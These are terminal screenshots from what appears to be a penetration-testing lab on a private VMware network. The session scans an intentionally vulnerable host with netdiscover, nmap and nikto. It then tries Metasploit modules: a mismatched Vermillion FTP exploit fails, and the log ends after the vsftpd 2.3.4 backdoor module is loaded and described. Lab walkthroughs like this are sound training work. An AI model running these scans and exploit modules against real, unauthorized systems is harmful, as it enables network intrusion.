

```

File Actions Edit View Help
Currently scanning: 172.26.156.0/16 | Screen View: Unique Hosts
62 Captured ARP Req/Rep packets, from 4 hosts. Total size: 3720

- IP At MAC Address Count Len MAC Vendor / Hostname
- 192.168.244.1 00:50:56:c0:00:08 58 3480 VMware, Inc.
  192.168.244.254 00:50:56:ed:ab:c2 2 120 VMware, Inc.
  192.168.244.2 00:50:56:f8:0f:4c 1 60 VMware, Inc.
  192.168.244.129 00:0c:29:72:44:ef 1 60 VMware, Inc.

(root@kali)-[~]
# nmap -O 192.168.244.129/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-04 10:45 EDT
Nmap scan report for 192.168.244.1
Host is up (0.0021s latency).
All 1000 scanned ports on 192.168.244.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.244.2
Host is up (0.00024s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    filtered domain
MAC Address: 00:50:56:F8:0F:4C (VMware)
Warning: OSscan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: specialized
Running: VMware Player
OS CPE: cpe:/a:vmware:player
OS details: VMware Player virtual NAT device
Network Distance: 1 hop

Nmap scan report for 192.168.244.129
Host is up (0.00079s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn

```

```
File Actions Edit View Help w Help
21/tcp open ftp 11ft 1743sec preferred_lft 1743sec
22/tcp open ssh 11ft 1743sec preferred_lft 1743sec
23/tcp open telnet 11ft 1743sec preferred_lft 1743sec
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:72:44:EF (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Nmap scan report for 192.168.244.254
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.244.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:ED:AB:C2 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.244.128
Host is up (0.000086s latency).
All 1000 scanned ports on 192.168.244.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
File Actions Edit View Help
Network Distance: 0 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (5 hosts up) scanned in 21.17 seconds

(root@kali)-[~]
# nmap 192.168.244.129/24 -p 1-65535
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-04 10:51 EDT
Nmap scan report for 192.168.244.1
Host is up (0.00054s latency).
All 65535 scanned ports on 192.168.244.1 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.244.2
Host is up (0.00037s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE      SERVICE
53/tcp    filtered  domain
MAC Address: 00:50:56:F8:0F:4C (VMware)

Nmap scan report for 192.168.244.129
Host is up (0.00059s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open       ftp
22/tcp    open       ssh
23/tcp    open       telnet
25/tcp    open       smtp
53/tcp    open       domain
80/tcp    open       http
111/tcp   open       rpcbind
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds
512/tcp   open       exec
513/tcp   open       login
514/tcp   open       shell
1099/tcp  open       rmiregistry
1524/tcp  open       ingreslock
2049/tcp  open       nfs
2121/tcp  open       ccproxy-ftp
3306/tcp  open       mysql
3632/tcp  open       distccd
5432/tcp  open       postgresql
5900/tcp  open       vnc
6000/tcp  open       X11
6667/tcp  open       irc
6697/tcp  open       ircs-u
8009/tcp  open       ajp13
8180/tcp  open       unknown
8787/tcp  open       msgsrvr
```

```
8097/tcp open  ircs-u
8009/tcp open  ajp13
8180/tcp open  unknown
8787/tcp open  msgsrvr
37237/tcp open  unknown
37657/tcp open  unknown
38827/tcp open  unknown
38874/tcp open  unknown
MAC Address: 00:0C:29:72:44:EF (VMware)

Nmap scan report for 192.168.244.254
Host is up (0.00022s latency).
All 65535 scanned ports on 192.168.244.254 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)
MAC Address: 00:50:56:ED:AB:C2 (VMware)

Nmap scan report for 192.168.244.128
Host is up (0.000070s latency).
All 65535 scanned ports on 192.168.244.128 are in ignored states.
Not shown: 65535 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 101.32 seconds

(root@kali)-[~]
# nmap-sV 192.168.244.129/24 -p 13
nmap-sV: command not found

(root@kali)-[~]
# nmap -sV 192.168.244.129/24 -p 513
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-04 10:57 EDT
Nmap scan report for 192.168.244.1
Host is up (0.00073s latency).

PORT      STATE      SERVICE VERSION
513/tcp   filtered  login
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 192.168.244.2
Host is up (0.00049s latency).

PORT      STATE SERVICE VERSION
513/tcp   closed login
MAC Address: 00:50:56:F8:0F:4C (VMware)
```

```
Nmap scan report for 192.168.244.129
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
513/tcp   open  login?
MAC Address: 00:0C:29:72:44:EF (VMware)
```

```
Nmap scan report for 192.168.244.254
Host is up (0.00029s latency).

PORT      STATE SERVICE VERSION
513/tcp   filtered login
MAC Address: 00:50:56:ED:AB:C2 (VMware)
```

```
Nmap scan report for 192.168.244.128
Host is up (0.00077s latency).

PORT      STATE SERVICE VERSION
513/tcp   closed login
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 25.77 seconds
```

```
(root@kali)-[~]
# nikto -h 192.168.244.129/24
- Nikto v2.1.6
```

```
+ ERROR: Invalid IP:
```

```
(root@kali)-[~]
#
```


```
(root@kali)-[~]
# nikto -h 192.168.244.129
- Nikto v2.1.6
```

```
+ Target IP:      192.168.244.129
+ Target Hostname: 192.168.244.129
+ Target Port:    80
```

```
(root@kali)-[~]  
# nikto -h 192.168.244.129  
- Nikto v2.1.6
```

```
+ Target IP:          192.168.244.129  
+ Target Hostname:    192.168.244.129  
+ Target Port:        80  
+ Start Time:         2023-10-04 11:05:26 (GMT-4)
```

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2  
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Uncommon header 'tcn' found, with contents: list  
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php  
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ /phpinfo.php: Output from the phpinfo() function was found.  
+ OSVDB-3268: /doc/: Directory indexing found.  
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.  
+ OSVDB-12184: /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.  
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008  
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.  
+ OSVDB-3268: /test/: Directory indexing found.  
+ OSVDB-3092: /test/: This might be interesting...  
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.  
+ OSVDB-3268: /icons/: Directory indexing found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ /phpMyAdmin/: phpMyAdmin directory found
```



```

https://metasploit.com
Trash
    =[ metasploit v6.2.26-dev ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/ftp/vermillion_ftpd_port  2009-09-23      great Yes    Vermillion F
TP Daemon PORT Command Memory Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/f
tp/vermillion_ftpd_port

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/ftp/vermillion_ftpd_port) > info

    Name: Vermillion FTP Daemon PORT Command Memory Corruption
    Module: exploit/windows/ftp/vermillion_ftpd_port
    Platform: Windows
    Arch:
    Privileged: Yes
    License: Metasploit Framework License (BSD)
    Rank: Great
    Disclosed: 2009-09-23

Provided by:
jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  0    Automatic Targeting
  1    vftpd 1.31 - Windows XP SP3 English

Check supported:
Yes

```



```
File Actions Edit View Help

Basic options:


| Name    | Current Setting     | Required | Description                                                                                                                                                                     |
|---------|---------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FTPPASS | mozilla@example.com | no       | The password for the specified username                                                                                                                                         |
| FTPUSER | anonymous           | no       | The username to authenticate as                                                                                                                                                 |
| RHOSTS  |                     | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT   | 21                  | yes      | The target port (TCP)                                                                                                                                                           |



Payload information:
Space: 1024
Avoid: 6 characters

Description:
This module exploits an out-of-bounds array access in the Arcane Software Vermillion FTP server. By sending a specially crafted FTP PORT command, an attacker can corrupt stack memory and execute arbitrary code. This particular issue is caused by processing data bound by attacker controlled input while writing into a 4 byte stack buffer. Unfortunately, the writing that occurs is not a simple byte copy. Processing is done using a source ptr (p) and a destination pointer (q). The vulnerable function walks the input string and continues while the source byte is non-null. If a comma is encountered, the function increments the destination pointer. If an ascii digit [0-9] is encountered, the following occurs: *q = (*q * 10) + (*p - '0'); All other input characters are ignored in this loop. As a consequence, an attacker must craft input such that modifications to the current values on the stack result in usable values. In this exploit, the low two bytes of the return address are adjusted to point at the location of a 'call edi' instruction within the binary. This was chosen since 'edi' points at the source buffer when the function returns. NOTE: This server can be installed as a service using "vftpd.exe install". If so, the service does not restart automatically, giving an attacker only one attempt.

References:
OSVDB (62163)
https://www.exploit-db.com/exploits/11293

View the full module info with the info -d command.

msf6 exploit(windows/ftp/vermillion_ftpd_port) > set RHOSTS 192.168.244.129
RHOSTS => 192.168.244.129
msf6 exploit(windows/ftp/vermillion_ftpd_port) > exploit

[*] Started reverse TCP handler on 192.168.244.128:4444
[*] 192.168.244.129:21 - Automatically detecting the target...
[*] 192.168.244.129:21 - No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/ftp/vermillion_ftpd_port) > exploit
```

```
File Actions Edit View Help
msf6 exploit(windows/ftp/vermillion_ftpd_port) > exploit

[*] Started reverse TCP handler on 192.168.244.128:4444
[*] 192.168.244.129:21 - Automatically detecting the target ...
[*] 192.168.244.129:21 - No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/ftp/vermillion_ftpd_port) > exploit

[*] Started reverse TCP handler on 192.168.244.128:4444
[*] 192.168.244.129:21 - Automatically detecting the target ...
[*] 192.168.244.129:21 - No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/ftp/vermillion_ftpd_port) > exit

(root@kali)-[~]
# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.2.26-dev ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
```



```
File Actions Edit View Help
root@kali: ~

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>


Available targets:
Id Name
-- --
0 Automatic

Check supported:
No

Basic options:
Name Current Setting Required Description
--
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the
VSFTPD download archive. This backdoor was introduced into the
vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
according to the most recent information available. This backdoor
was removed on July 3rd 2011.
```

A terminal window titled "kali" with a menu bar (File, Actions, Edit, View, Help) and a tab bar (1, 2, 3, 4, 2). The terminal shows the output of the command `ip add`. It displays details for the loopback interface `lo` and the ethernet interface `eth0`.

```
(root@kali)-[~]
# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7c:eb:70 brd ff:ff:ff:ff:ff:ff
    inet 192.168.244.128/24 brd 192.168.244.255 scope global dynamic noprefixroute eth0
        valid_lft 1585sec preferred_lft 1585sec
    inet6 fe80::cbb3:2d0b:fb79:3019/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@kali)-[~]
#
```